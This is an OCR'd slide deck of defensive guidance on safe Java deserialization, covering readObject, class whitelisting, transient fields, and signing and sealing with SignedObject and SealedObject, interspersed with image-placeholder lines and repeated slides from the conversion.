Disallow serialization

Whitelist class identification

Remember that deserialization is construction

```
private void readObject(ObjectInputStream ois) {
    throw new NotSerializableException("no");
}
```


# Disable Serialization

**Java Serialization looks for the `readObject` method when deserializing**

**If it throws an exception, your object can't be used with Java serialization**

But... I actually *am* serializing stuff...

# Demo



## Person deserialization


# Safe Serialization


Disallow serialization

Whitelist class identification

Remember that deserialization is construction

# Demo



## Whitelist ObjectInputStream


# Safe Serialization


Disallow serialization

Whitelist class identification

Remember that deserialization is construction

# `readObject` is a constructor




**What Happens In the Constructor, Happens In `readObject`**

Type checks, defensive copies, everything

**No Dangerous Operations**

`readObject` shouldn't have dangerous operations, so neither should your constructor

# Demo



## Apache Commons

```
// xml
@XmlTransient
String sensitive;

// json
@JsonTransient
String sensitive;

// java
transient String sensitive;
```

# Serialization and (Data) Stewardship

If you don’t need it, don’t ask for it

**If you don’t need it again, don’t write it**


If you don’t need it know the value, hash it

# Cryptographic Serialization

**Signing and Verifying**

Java uses the `SignedObject` class

# Demo



## SignedObject demo

# Cryptographic Serialization

**Signing and Verifying**


Java uses the `SignedObject` class

**Encrypting and Decrypting**

Java uses the `SealedObject` class


# Sign Then Seal

# Demo



## Decryption Demo

# Demo



## Zip Slip Demo

# (De)serialization

**Deserialization is a security weak point**

**XXE is a gateway to SSRF, RCE, Information Disclosure, and more**

- Disable DOCTYPEs and any other unneeded feature

**Match types before constructing objects**

- Whitelist known good types
- readObject is a constructor

**Use transient, be mindful of what you really need**

**Sign and Encrypt serialized payloads where necessary**